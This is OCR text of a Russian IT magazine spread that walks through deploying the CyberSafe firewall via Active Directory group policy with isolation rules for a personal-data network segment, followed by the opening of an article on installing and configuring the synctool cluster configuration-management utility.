E-Mail администратора: dhsilabs@gmail.com
Пользователь по умолчанию: root
Пароль пользователя по умолчанию: toor
Сохранить скрипт
Закрыть
2




СЕРТИФИКАТ

Проверить сертификат программы «Киберсейф МЭ» можно в государственном реестре сертифицированных средств защиты информации: goo.gl/ts4TKn (ищи программу Cybersafe Firewall).










Рис. 3. Редактор групповой политики

Рис. 4. Создание нового GPO

Рис. 5. Управление GPO

Рис. 6. Раздел «Установка программ»

После установки «Киберсейф МЭ» нужно запустить программу «Киберсейф Удаленный сервер», которая входит в состав пакета программ «Киберсейф Межсетевой экран». Выполни команду меню «Инструменты» «Установочный скрипт файл».

Далее нужно указать следующие параметры (рис. 2): порт файрвола, порт удаленного сервера, IP-адрес удаленного сервера (это будет IP-адрес машины админа, с которой он будет управлять остальными МЭ), ключ активации, email администратора, пользователь по умолчанию и пароль по умолчанию. Если планируется на каждом компьютере задать отдельного пользователя со своим паролем, тогда соответствующие поля можно не заполнять. Однако тогда создавать пользователей придется вручную на каждом компьютере. Не спорю, так надежнее, но не очень удобно.

Нажми кнопку «Сохранить скрипт». В появившемся окне сохранения файла нужно ввести его имя и выбрать формат *.mst. Если в организации не используется AD, тогда можно выбрать формат *.bat. Программа создаст командный файл, который нужно будет запустить на каждой машине сети вручную.

РАЗВЕРТЫВАНИЕ ПРОГРАММЫ

Далее будет продемонстрирован процесс развертывания программы с помощью AD. Все скрины соответствуют Microsoft Windows Server 2012 R2, но приведенные инструкции должны работать и в более старых версиях (Microsoft Windows Server 2003/2008).

Помести инсталлятор программы вместе с только что созданным MST-файлом в папку, которая обычно используется для развертывания софта на твоем Windows-сервере. Если у тебя такой папки нет и это первый опыт развертывания, тогда самое время ее создать. Пусть это будет папка C:\Install. Также к этой папке нужно предоставить общий доступ (права доступа установи на свое усмотрение, но я бы предоставил админу полный доступ, а всем остальным пользователям — только чтение).

Когда все подготовлено к развертыванию, можно начинать. Запусти редактор групповой политики gpmc.msc. Предположим, что программу нужно установить на все компы сети. Для этого нужно щелкнуть правой кнопкой мыши на домене и выбрать команду «Создать объект групповой политики в этом домене и связать его» (рис. 3).

Если программу нужно установить только на компьютеры определенного подразделения, щелкни на его названии и выбери ту же команду.

Введи название нового объекта GPO — CS_Firewall (рис. 4). Далее в разделе «Фильтры безопасности» удали группу «Прошедшие проверку» и добавь компьютеры, группы и пользователей, к которым будут применены параметры данного объекта групповой политики (рис. 5). Другими словами, нужно добавить все компы, на которые должна быть установлена программа.

Щелкни правой кнопкой мыши на созданном GPO (напомню, в нашем случае он называется CS_Firewall) и выбери

команду «Изменить». Перейди в раздел «Конфигурация пользователя → Политики → Конфигурация программ → Установка программ» (рис. 6).

Щелкни правой кнопкой на разделе «Установка программ» и выбери команду «Создать → Пакет». Укажи путь к MSI-файлу программы. Вот только нужно выбирать не локальный путь, а сетевой, потому что остальные пользователи будут получать доступ к инсталлятору по сети.

Поскольку нам нужно указать файл трансформации (MST-файлы), следует выбрать особый метод развертывания (рис. 7). Откроется окно настройки пакета развертывания. Нужно перейти на вкладку «Модификации», нажать кнопку «Добавить» и выбрать файл трансформации (рис. 8).

При необходимости можно указать другие параметры. Это нужно сделать до нажатия кнопки ОК. Вот и все. Закрой все окна редактора групповой политики, открой командную строку и введи команду gpupdate /force. Программа будет автоматически установлена на компьютеры после их перезагрузки и до отображения окна входа в систему. Пользователь ни на что не может повлиять и ни в чем не может ошибиться.

Если программа не устанавливается автоматически, нужно вручную ввести команду gpupdate /force на компьютере, на котором программа не установилась.

НАЗНАЧЕНИЕ ПОЛЬЗОВАТЕЛЯ АДМИНИСТРАТОРОМ

Прежде чем приступить к настройке глобальных и групповых правил, нужно назначить пользователя администратором. Для этого используется программа «Киберсейф Удаленный сервер»: выбираем пользователя, которого необходимо сделать админом, и ставим галочку «Администратор» (рис. 9).


ГЛОБАЛЬНЫЕ И ГРУППОВЫЕ ПРАВИЛА

Глобальные правила, как ясно из названия, распространяются на все компьютеры, на которых установлена программа «Киберсейф МЭ», а групповые правила регулируют поведение программы, установленной на определенной группе компьютеров.

Рассмотрим, как можно установить глобальные и групповые правила. Напомню, что нам нужно ограничить доступ компьютерам ИСПДн «Атлант» к интернету и к другим компьютерам сети.

Войди в программу «Киберсейф МЭ» как администратор и выбери команду «Панель администрирования» меню «Файрвол». Эта команда будет доступна, только если пользователь является администратором.

Первым делом нужно создать различные группы компов, которые будут соответствовать имеющимся в сети отделам.






Рис. 7. Выбор метода развертывания

Рис. 8. Указание файла трансформации

Рис. 9. Назначение пользователя администратором







Рис. 10. Панель администрирования

Рис. 11. Создание правила: вкладка «Общие»

Рис. 12. Создание правила: определение источника







Глобальные правила распространяются на все компьютеры, на которых установлен «Киберсейф МЭ», а групповые правила регулируют поведение программы, установленной на определенной группе компьютеров

Чтобы добавить группу, щелкни правой кнопкой мыши на рабочей области и выбери команду «Добавить группу». Затем нужно перетащить в созданные группы необходимые компы. Комп появляется в списке, только если на нем запущена программа «Киберсейф МЭ». На рис. 10 приведен конечный результат — созданные группы и содержимое группы ИСПДн «Атлант». После создания списка групп обязательно нажми кнопку «Применить», чтобы изменения вступили в силу (иначе созданные группы не появятся в окне формирования правила).

Настало время установить групповые правила. Для этого выполни следующие действия:

1. Выдели ИСПДн «Атлант ПД» и нажми кнопку «Установить правила». Аналогично можно выделить узел «Все» и нажать ту же кнопку — таким образом устанавливаются глобальные правила.
   Появится окно групповых правил. Для создания правила перейди в группу «Правила безопасности» (правила шейпера и переадресации для решения поставленной задачи задавать не нужно), нажми кнопку «Добавить».
2. На вкладке «Общие» (рис. 11) задай описание правила — «Запрет обмена данными с группой <Название группы>».
   Установи тип правила «Запретить пакеты», выбери направление пакетов («Для всех пакетов») и протокол («Любой»).
3. В качестве источника (рис. 12) выбираем ИСПДн «Атлант ПД», а в качестве получателя (рис. 13) — одну из групп предприятия, например IT-отдел. Нажми кнопку OK.
   Что делает это правило? Оно запрещает компьютерам ИСПДн «Атлант ПД» передавать любые пакеты в группу «IT-отдел». Даже если какой-то компьютер из группы «IT-отдел» попытается установить соединение с компьютером группы ИСПДн «Атлант ПД», то компьютеры группы ИСПДн «Атлант ПД» все равно не смогут ответить ему, поскольку им это запрещает правило.
4. Повтори описанную процедуру для остальных групп сети (действия 1–3). В результате должен получиться набор правил, показанный на рис. 14.
   Осталось ограничить доступ к интернету. Для этого достаточно запретить любой обмен данными со шлюзом. Создадим еще одно правило безопасности для ИСПДн «Атлант ПД». На вкладке «Общие» установи параметры так:

- описание — «Запрет доступа к интернету»;
- тип правила — «Запретить пакеты»;
- направление пакетов — «Для всех пакетов»;
- протокол — «Любой».

На вкладке «Источник» выбери в качестве источника ИСПДн «Атлант ПД». На вкладке «Получатель» установи IP-адрес сервера (внутренний), например 192.168.1.1. Нажми кнопку OK.

По умолчанию все правила выключены. Для их включения щелкни на каждом правиле правой кнопкой мыши и выбери команду «Включить». На рис. 15 показано, что все созданные правила включены.

Закрой окно редактирования правил безопасности, в окне «Панель администрирования» нажми кнопку «Применить», а затем закрой само окно.

После этого компьютеры группы ИСПДн «Атлант ПД» не смогут взаимодействовать с остальными компьютерами локальной сети и у них не будет доступа к интернету.




Рис. 13. Создание правила: определение получателя

Рис. 14. Созданный набор правил (запрет обмена данными с локальной сетью)


Рис. 15. Окончательный набор правил. Все правила включены




WWW

ООО «КиберСофт»: cybersafesoft.com/rus/about/

Программа «Киберсейф Межсетевой экран»: cybersafesoft.com/rus/products/cybersafe-firewall/





СКРИНКАСТ ПО SYNCTOOL: YOUTU.BE/3G2QUECY-DO

УСТАНОВКИ ДЛЯ КЛОНОВ

РАЗБИРАЕМСЯ С УТИЛИТОЙ УПРАВЛЕНИЯ КОНФИГУРАЦИЕЙ SYNCTOOL

Проблема управления большим количеством систем далеко не нова, но особенно острой она стала при распространении кластеров и облачных сервисов. Для ее решения появились разнообразные инструменты, и каждый делает это по-своему. Synctool, разработанная для голландского фонда SURFsara, обеспечивающего суперкомпьютеры для учебных заведений, ориентирована в первую очередь на кластеры. Но гибкость утилиты позволяет использовать ее практически в любой ситуации, а благодаря ее простоте долгого изучения не потребуется.



Мартин «urban.prankster» Пранкевич
martin@synack.ru

CM-СИСТЕМЫ

*nix-системы изначально оснащаются средствами удаленного управления, а сам способ хранения и формат конфигурационных файлов позволяет быстро распространять обновленную версию настроек простым копированием на узел. До определенного количества систем такая схема вполне годится. Когда же серверов не один десяток, без специального инструмента не справиться. Вот здесь и появляется интерес к системам управления конфигурацией, позволяющим настраивать серверы не руками, а программным способом. Системы настраиваются быстро и с меньшим количеством возможных ошибок, админ получает отчет. Также CM-система умеет следить за всеми изменениями сервера, поддерживая нужную конфигурацию.

Прародителем СМ-систем стал CFEngine, созданный в 1993 году норвежским ученым Марком Бургесом из университета города Осло. На сегодня существует уже большое количество систем: Chef, Puppet, SaltStack, CFEngine, Ansible, Bcfg2, synctool и другие. Каждая изначально проектировалась под определенные задачи и выделяется своими особенностями, в большинстве случаев используется собственный язык настройки, при помощи которого описывается конфигурация узлов, доступны разные механизмы абстракции и стили управления. Одни (декларативные) описывают состояние узлов, другие (императивные) позволяют контролировать процесс внедрения изменений. Чтобы освоить любую из них, потребуется некоторое время. И это не значит, что выбранная СМ-система будет идеально подходить под все задачи, так что все придется начинать сначала.

ВОЗМОЖНОСТИ SYNCTOOL

Разрабатывать утилиту управления конфигурацией для синхронизации кластеров synctool (www.heiho.net/synctool) начал в 2003 году Валтер де Йонг (Walter de Jong), эксперт голландского фонда SURFsara, и с тех пор она используется в реальной работе на больших вычислительных узлах. Ее главный плюс — здравый смысл, то есть ничего нового изучать не придется: synctool, по сути, просто надстройка над привычными инструментами и практиками *nix. В ней нет языка сценариев, при необходимости можно использовать язык оболочки или любой скриптовый, и целью не ставится автоматизировать абсолютно все аспекты администрирования систем. Основная задача synctool — обеспечить синхронизацию и аутентичность конфигурационных файлов. То есть она не предназначена для полной установки системы, хотя может использоваться для быстрого конфигурирования новых узлов.

Для этого создается репозиторий файлов, а мастер-узел периодически их сверяет с остальными нодами. Если обнаружены различия (например, разная контрольная сумма или время создания), производится обновление, после чего запускается специальная команда synctool-client. Кстати, вполне возможно выполнять synctool-client на узле вручную, в этом случае будет проверяться только локальная копия репозитория. Синхронизация с хранилищем на мастер-сервере не производится, здесь инициатором всегда выступает главный узел.

Предусмотрено три режима работы: предупреждение об отклонениях, автоматическое обновление или безусловное обновление файлов. Узлы могут управляться индивидуально, быть частью одной или нескольких логических групп или все вместе. Группы могут быть вложенными.

Возможно расширение функционала при помощи самописных плагинов-скриптов. При этом нет никаких ограничений на используемый язык. Сценарии могут быть связаны с файлами для выполнения действий после обновления файла, шаблоны файлов могут генерироваться на лету (например, подставляться IP), специальный тип файлов, заканчивающийся на .post, позволяет задавать команды, которые выполняются при обновлении файла (например, перезапустить сервис). Скрипты могут иметь определенную группу свойств.

Узлы могут управляться индивидуально, быть частью одной или нескольких логических групп или все вместе

Для распространения файлов используется SSH (аутентификация с использованием SSH-ключей или hostbased), и непосредственно копирование производится при помощи rsync. Никакие агенты на управляемые системы устанавливать не нужно.

Работает synctool в интерактивном режиме. В комплекте идет несколько специально разработанных команд, упрощающих конкретные задачи, их легко использовать в сочетании с другими инструментами. Например, dsh позволяет выполнять команды сразу на нескольких узлах. Хотя параметров у утилит много, набор основных функций очень небольшой и во всем легко разобраться.

Установка synctool

```
Терминал - user@ubuntu: ~/synctool-6.1
Файл  Правка  Вид  Терминал  Вкладки  Справка

user@ubuntu:~/synctool-6.1$ sudo ./setup.sh --help
[sudo] password for user:
usage: setup.sh [options]
options:
  -h, --help          Display this information
  -f, --fix           Do the installation

  --installdir=DIR    Install synctool under this directory
  --build-docs        Also build HTML documentation
                      This requires 'markdown' and 'smartypants'
  --uninstall         Remove synctool from system

The default installdir is /opt/synctool
Whatever you do, do NOT put synctool directly under /usr or /usr/local
Use a _dedicated_ installdir like /opt/synctool or /home/synctool

By default setup.sh does a DRY RUN, use -f or --fix to
really setup synctool on the master node

synctool by Walter de Jong <walter@heiho.net> (c) 2003-2014
user@ubuntu:~/synctool-6.1$ sudo ./setup.sh -f
installing synctool
installing programs
installing modules
installing documentation
making /opt/synctool/scripts
making /opt/synctool/var
making /opt/synctool/var/overlay
making /opt/synctool/var/delete
making /opt/synctool/var/purge
copying -> /opt/synctool/etc/synctool.conf.example

Please add /opt/synctool/bin to your PATH
and edit /opt/synctool/etc/synctool.conf to suit your needs

user@ubuntu:~/synctool-6.1$
```

УСТАНОВКА SYNCTOOL

Написана synctool на Python, поэтому установка проблем не вызывает. В качестве зависимостей указаны Python, SSH (лучше OpenSSH 5.6+), rsync и ping. Все это обычно уже есть в дистрибутивах. SSH лучше настроить на беспарольную аутентификацию, иначе придется подтверждать учетные данные, в Сети есть достаточно руководств по этому вопросу. Единственный момент — все утилиты подключаются к удаленной системе от имени root, а, например, в Ubuntu по умолчанию такой учетной записи нет. Чтобы не править исходники, лучше рут все же завести, не забыв разрешить ему подключаться по SSH. В целях безопасности также следует ограничить sshd только интерфейсом внутренней сети (ListenAddress в sshd_config), ведь «светящийся» 22-й порт — это приманка для ботов. Далее скачиваем архив с официального сайта, распаковываем и выполняем

```
$ sudo ./setup.sh -f
```

Если запустить setup.sh без ключа -f, будет произведена dry run, то есть проверка без установки. По умолчанию устанавливается в каталог /opt/synctool, лучше оставить как есть. Если он все-таки не подходит, то, чтобы изменить его, добавляем параметр --installdir. Внутри будет образовано несколько подкаталогов. Скрипты (их девять) находятся в synctool/bin (по большому счету почти все являются ссылками на synctool/sbin), его желательно сразу добавить в PATH, чтобы было проще работать.

```
$ sudo nano /etc/profile
PATH=$PATH:/opt/synctool/bin
export PATH
```

После чего перелогинимся. Клиентское ПО на узлах, как говорилось выше, ставить не нужно. Мастер-узел автоматически устанавливает и обновляет synctool на нодах. Исполняемые файлы, необходимые для них, находятся в synctool/sbin, который синхронизируется с узлами каждый раз при запуске утилиты synctool.

КОНФИГУРАЦИОННЫЙ ФАЙЛ SYNCTOOL

Прежде чем приступить к работе, необходимо настроить synctool. Все установки указываются в конфигурационном файле /opt/synctool/etc/synctool.conf, в котором описывается, как выглядит кластер (узлы, группы, роли) и как synctool может с ними связаться, плюс журналирование, бэкап и прочее. Изначально нет необходимости пробовать создавать сложную систему из разветвленных групп, это обычно путает, а конфигурацию можно позже в любой момент перестроить, окончательно разобравшись. В комплекте поставки идет пример synctool.conf.example, который можно использовать в качестве заготовки. Параметров не очень много, все они расписаны в документации (www.heiho.net/synctool/doc/chapter4.html), хотя в некоторых случаях и недостаточно внятно. Тем более что вариантов написания некоторых может быть несколько и постоянно добавляются новые. Остановлюсь только на основных.

```
 GNU nano 2.2.6              Файл: synctool.conf                     Изменён

#
#       synctool.conf
#
# This is an example file; adjust your synctool.conf as needed
# commented parameters resemble built-in defaults

# specify groups and nodes

# by default, synctool will run on these nodes
# You can specify a certain group or a list of groups/nodes
# 'none' will result in synctool not running at all
# This setting can be overridden by passing the nodes on the command-line
#default_nodeset all

# designate node0 as master node
# the fqdn (fully qualified domain name) is given as argument
master ubuntu.linux

# slave nodes get a full copy of the synctool repository
#slave node8 node9

# compound groups may be specified like this
group ubuntu workernode batch
# group test wn
# group g1 batch test wn

# list all nodes and their groups
# the nodename is a logical name known only to synctool
# "ipaddress:" specifies the IP address where synctool connects to
#
# The optional 'hostname:' keyword may be used to tell synctool
# the hostname of the node. This is generally not needed, unless

^G Помощь     ^O Записать   ^R ЧитФайл    ^Y ПредСтр    ^K Вырезать   ^C ТекПозиц
^X Выход      ^J Выровнять  ^W Поиск      ^V СледСтр    ^U ОтмВырезк  ^T Словарь
```

↑ **Файл synctool.conf**

Первым делом необходимо сказать synctool, какой узел будет за главного. Для этого в параметре master указывается его полное доменное имя.

```
master n1.cluster.org
```

Имя можно получить при помощи synctool-config --fqdn. Зависимость всей структуры от одного узла — это не очень хорошо с точки зрения надежности, необязательный параметр slave позволяет определить дополнительные, куда будет отправляться полная копия репозитория. Сами узлы задаются при помощи параметра node, после которого указывается имя узла или узлов, группы, как связаться и параметры синхронизации.

```
node <имя> <группа> [ipaddress:<IP адрес/↵
DNS>] [hostname:<fqdn имя>] [hostid:<filename>]
[rsync:<yes/no>]
```

Имя узла — любой буквенно-цифровой символ, причем имя необязательно должно указывать на хостнейм или соответствовать записи в DNS, то есть в его качестве можно использовать любую информацию, удобную для понимания. Но без каких-то других указаний synctool будет искать узел по имени через DNS. Для удобства можно прописать алиас в /etc/hosts, но в этом случае придется контролировать два файла, что чревато ошибками. Поэтому разработчики предлагают свой вариант. Если прописанное имя невозможно определить через DNS из-за недоступности сервера или по другим причинам (например, работа в автономном режиме), IP-адрес или хостнейм узла указывается при помощи необязательных параметров ipaddress и hostname.

Узел может входить в состав нескольких групп, но важность групп соответствует их порядку перечисления (то есть первая главная). Спецификатор hostid используется в том случае, когда одно имя может иметь несколько узлов, поэтому для определения текущего используется файл, размещенный на целевом узле. Какая нода ответит при доступе к файлу, та и будет проверяться на обновление.

По умолчанию synctool синхронизируется со всеми узлами. Но в некоторых случаях в этом нет необходимости (например, узлы используют общее хранилище NFS), установка rsync:no позволит запретить синхронизацию с этим узлом.

Так как в файле обязательно должен быть описан каждый узел, а кластер может содержать их сотни, предоставлена возможность задавать имена и параметры при помощи диапазона:

```
node node[1-9] ubuntu ipaddress:node[1]-cluster1
node node[10-19] ubuntu ipaddress:192.168.1.[10]
```

В случае если планируется синхронизировать при помощи synctool и мастер-узел, он также определяется через параметр node, но разработчики не рекомендуют такой метод синхронизации.

В терминах synctool узлы собираются в группы, но, говоря о группе, фактически подразумевают свойства узла. Ключевое слово group определяет составные группы, объединяющие несколько подгрупп в единую группу:

```
group <groupname> <subgroup> [..]
```

Если подгруппы еще не существуют, они автоматически определяются как новые/пустые группы. Имя узла также можно использовать в качестве группы. Встроенная группа All позволяет применять настройки ко всем узлам. Кроме этого, файл может содержать и ряд других полезных параметров: ignore* (позволяет исключить узлы или группы), colorize* (раскрашивает вывод), include (подключает внешний файл с настройками; при разветвленной структуре, которой управляют несколько админов, это очень удобно).

Для проверки файла используется команда synctool-config. Список узлов можно проверить при помощи параметра -l:

```
$ sudo synctool-config -l
```

Теперь, когда есть минимальные установки, можно попробовать запустить synctool на удаленном узле:

Встроенная группа All позволяет применять настройки ко всем узлам

```
Терминал - user@ubuntu:~
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@ubuntu:~$ synctool-config
usage: synctool-config [options]
options:
  -h, --help               Display this information
  -c, --conf=FILE          Use this config file
                           (default: /opt/synctool/etc/synctool.conf)
  -l, --list-nodes         List all configured nodes
  -L, --list-groups        List all configured groups
  -n, --node=LIST          List all groups this node is in
  -g, --group=LIST         List all nodes in this group
  -i, --ipaddress          List selected nodes' IP address
  -H, --hostname           List selected nodes' hostname
  -r, --rsync              List selected nodes' rsync qualifier
